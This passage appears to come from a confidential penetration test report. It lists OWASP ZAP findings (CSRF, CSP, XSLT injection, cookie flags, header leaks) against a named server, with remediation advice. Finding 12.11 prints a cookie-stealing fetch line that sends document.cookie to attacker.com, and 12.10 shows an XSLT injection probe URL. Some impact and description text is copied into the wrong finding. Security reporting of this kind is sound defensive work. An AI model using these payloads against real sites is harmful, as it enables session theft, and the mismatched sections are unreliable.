**12.7 Absence of Anti CSRF Token**

**Relative Risk : Medium**

**Tool used**:- Owasp Zap

**Affect URL:** <https://164.100.150.68/integration/Login.aspx>

**Evidence From ZAP Scan:** <form method="post" action="./" id="form1">

**Solution:**  Architecture and Design

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

**Impact:** If exploited, an attacker could force a logged-in user to perform sensitive actions like


login, update, or data submission without their consent. This could lead to

access, data leakage, or privilege abuse.

**Description:** No Anti-CSRF tokens were found in a HTML submission form.

This exposes the application to Cross-Site Request Forgery (CSRF) attacks, where an attacker can trick an authenticated user into unknowingly submitting a request to perform unwanted actions.

**Proof of Concept 12.7**

****

**12.8 Content policy header not set**

**Affect URL:** <https://164.100.150.68/integration/>

**Tool Used**:- Owasp Zap

**Solution:** Ensure that your web server, application framework, or load balancer is configured to include a secure Content-Security-

Policy header in all HTTP responses.

**Impact:** Attackers could inject and execute malicious scripts on the client-side, potentially compromising user data, session

hijacking, defacement, or redirecting users to malicious sites.

**Relative Risk:** Medium

**Description:** Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks,

including Cross Site Scripting (XSS) and data injection attacks. These attacks are used for everything from data theft to site defacement or distribution of malware.

##### Proof of Concept 12.8



**12.9 Vulnerable JS Library**

###### Relative Risk: Medium

**Description:** The identified library appears to be vulnerable And bootstrap, version 3.4.1 is vulnerable.

**Impact:** Attackers can potentially inject malicious scripts (if XSS exists).

Opens the door for phishing, session hijacking, or unauthorized actions. Sensitive user data (login credentials in this case) may be compromised.

**Solution:** Upgrade to the latest version of the affected library.


**Affect URL:** <https://164.100.150.68/integration/js/bootstrap.min.js>

**Tool Used :** OWASP ZAP



CONFIDENTIAL DOCUMENT

Proof Of Concept 12.9





CONFIDENTIAL DOCUMENT

12.10 XSLT injection

###### 

**Relative Risk:- Medium**

**Description:** Injection using XSL transformations may be possible, and may allow an attacker to read system

information, read and write files, or execute arbitrary code.

**Impact:** An attacker can: Read sensitive system properties Possibly execute arbitrary logic on the server

Pivot to further exploitation such as file access or command execution


**Solution:** Sanitize and analyze every user input coming from any client-side.

**Tool Used: OWASP ZAP**

**Affect URl:** <https://164.100.150.68/integration/GenrateCaptcha.aspx?638858739314283968=%3Cxsl%3Avalue-of+select%3D%22system->

**Evidence:** -of select="system-property('xsl:vendor')"/>

Proof of Concept 12.10



**12.11 Cookie Not Http Only Flag**

**Relative risk: Low**

**Description:** A cookie has been set without the HttpOnly flag, which means that the cookie can be

accessed by JavaScript. If a malicious script can be run on this page then the cookie will be accessible and can be transmitted to another site. If this is a session cookie then session

hijacking may be possible.

**Impact:**

If the cookie contains a session identifier, it can be stolen and reused by


the attacker to impersonate the user (known as session hijacking).

Even if XSS is not currently present, not setting HttpOnly leaves the application more vulnerable to future XSS-based attacks.

**Solution:** Ensure that the HttpOnly flag is set for all cookies.

**Tool Used:** OWASP ZAP

**Evidence:** fetch('[http://attacker.com/log?cookie='](http://attacker.com/log?cookie=%27) + document.cookie);



Proof of Concept 12.11

**12.12 Cookie Without Secure Flag**

**Relative risk: Low**

**Description:** A cookie has been set without the secure flag, which means that the cookie can be accessed via Unencrypted connections.

**Impact:** When a cookie is set without the Secure flag, it can be transmitted over unencrypted HTTP connections, which poses the following risks

**Solution:** Whenever a cookie contains sensitive information or is a session token, then it should always be passed

using an encrypted channel. Ensure that the secure flag is set for cookies containing such sensitive information.

**Tool Used:** OWASP ZAP

**Affect URL:** <https://164.100.150.68/integration/>

**Evidence:** Set-Cookie: ASP.NET\_SessionId

Proof OF Concept 12.12

### CONFIDENTIAL DOCUMENT

**12.13 Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s)**

**Relative risk:** Low

**Description:** The web/application server is leaking information via one or more "X-Powered-By" HTTP response headers.

Access to such information may facilitate attackers identifying other frameworks/components your webapplication is reliant upon and the vulnerabilities such components may be subject to.

**Impact:** When a cookie is set without the Secure flag, it can be transmitted over unencrypted HTTP connections, which poses the following risks


**Solution:** Ensure that your web server, application server, load balancer, etc. is configured to suppress "X-Powered-By" headers.

**Tool Used:** OWASP ZAP

**Affect URL:** <https://164.100.150.68/integration/>

**Evidence:** X-Powered-By:

Proof Of Concept 12.13



**12.14 X-AspNet-Version Response Header**

**Relative risk:** Low

**Description:** The web/application server is leaking information via one or more "X-Powered-By" HTTP response headers.

Access to such information may facilitate attackers identifying other frameworks/components your

web application is reliant upon and the vulnerabilities such components may be subject to.

**Impact:**

Technology Fingerprinting: Revealing .NET or ASP.NET version helps attackers identify the server stack and

target known vulnerabilities in specific framework versions.

.

**Solution:** Ensure that your web server, application server, load balancer, etc. is configured to suppress "X-Powered-By" headers.

**Tool Used:** OWASP ZAP

**Affect URL:** <https://164.100.150.68/integration/>

### CONFIDENTIAL DOCUMENT

Proof of Concept 12.14

### 

### 

**12.15** Authentication Request Identified

**Relative risk:** Information

**Description:** The given request has been identified as an authentication request. The 'Other Info' field contains a set of key=value

lines which identify any relevant fields. If the request is in a context which has an Authentication Method set to "Auto-Detect" then this rule will change the authentication to match the request identified.

**Impact:**

Shows your authentication endpoints are properly detectable (good for automated testing)

- Confirms ZAP is correctly identifying your auth flow for potential future tests


.

**Solution:** This is an informational alert rather than a vulnerability and so there is nothing to fix.

**Tool Used:** OWASP ZAP

**Affect URL:** <https://164.100.150.68/integration/>

Proof Of Concept 12.15



**12.16** Information Disclosure - Suspicious Comments

**Relative risk:** Information

**Description:** The response appears to contain suspicious comments which may help an attacker.

**Impact:**

Information Leakage (Indirect Risk)

Comments containing query, CaptchaNew.aspx, or other technical details could help an attacker:

**Solution:** Remove all comments that return information that may help an attacker and fix any underlying problems they


refer to.

**Tool Used:** OWASP ZAP

Affect URL :

<https://164.100.150.68/integration/ScriptResource.axd?d=rlxSLe18gHMgMADV3DMVty8FlDtxsPDUxkjIZiMnk140lPTlZFqXnqgZky4o091P6SHKpyTSFb6UbtluLYMKkLfT85jtq0ulYQ2_AyoDf1h7UtNjQAiZEIhAeiuj9DsDG_H2P4vmKHw9U4CjFWtGbw2&t=23c9c237>

Proof Of Concept 12.16



**12.17** Re-examine Cache-control Directives

**Relative risk:** Information

**Description:** The cache-control header has not been set properly or is missing, allowing the browser and proxies to cache content. For static assets like css, js, or image files this might be intended, however, the resources should be reviewed to ensure that no sensitive content will be cached.

**Impact:** If Cache-Control: private is applied to pages containing:


* User sessions, tokens, or PII
* Financial/confidential data
* Risk: Browser or proxy caches

**Solution:** For secure content, ensure the cache-control HTTP header is set with "no-cache, no-store, must-revalidate". If an asset should be cached consider setting the directives "public, max-age, immutable".

**Tool Used:** OWASP ZAP

**Affect URL:** <https://164.100.150.68/integration/>

Proof Of Concept 12.17



**12.18** Session Management Response Identified

**Relative risk:** Information

**Description:** The given response has been identified as containing a session management token. The 'Other Info' field

contains a set of header tokens that can be used in the Header Based Session Management Method. If the request is in a context which has a Session Management Method set to "Auto-Detect" then this rule will change the session management to use the tokens identified.

**Impact:**

This finding highlights potential caching behavior that could expose sensitive data, but does not confirm an

actual vulnerability.

**Solution:**


This is an informational alert rather than a vulnerability and so there is nothing to fix.

**Tool Used:** OWASP ZAP

**Affect URL:** <https://164.100.150.68/integration/>

**Evidence:** ASP.NET\_SessionId

Proof Of Concept 12.18



# High-Level Recommendations

###### Taking into consideration all issues that have been discovered, we highly recommend to:

* + - Conduct current vs. future IT/Security program review
    - Conduct Static code analysis for codebase
    - Establish Secure SDLC best practices, assign Security Engineer to a project to monthly review code, conduct SAST & DAST security testing
    - Review Architecture of application
    - Deploy Web Application Firewall solution to detect any malicious manipulations
    - Continuously monitor logs for anomalies to detect abnormal behavior and fraud transactions. Dedicate security operations engineer to this task
    - Implement Patch Management procedures for whole IT infrastructure and endpoints of employees and developers
    - Continuously Patch production and development environments and systems on regular bases with latest releases and security updates
    - Conduct annual Penetration test and quarterly Vulnerability Scanning against internal and external environment
    - Develop and Conduct Security Awareness training for employees and developers
    - Develop Incident Response Plan in case of Data breach or security incidents
    - Analyze risks for key assets and resources
    - Update codebase to conduct verification and sanitization of user input on both, client and server side
    - Use only encrypted channels for communications
    - Do not send any unnecessary data in requests and cookies
    - Improve server and application configuration to meet security best practices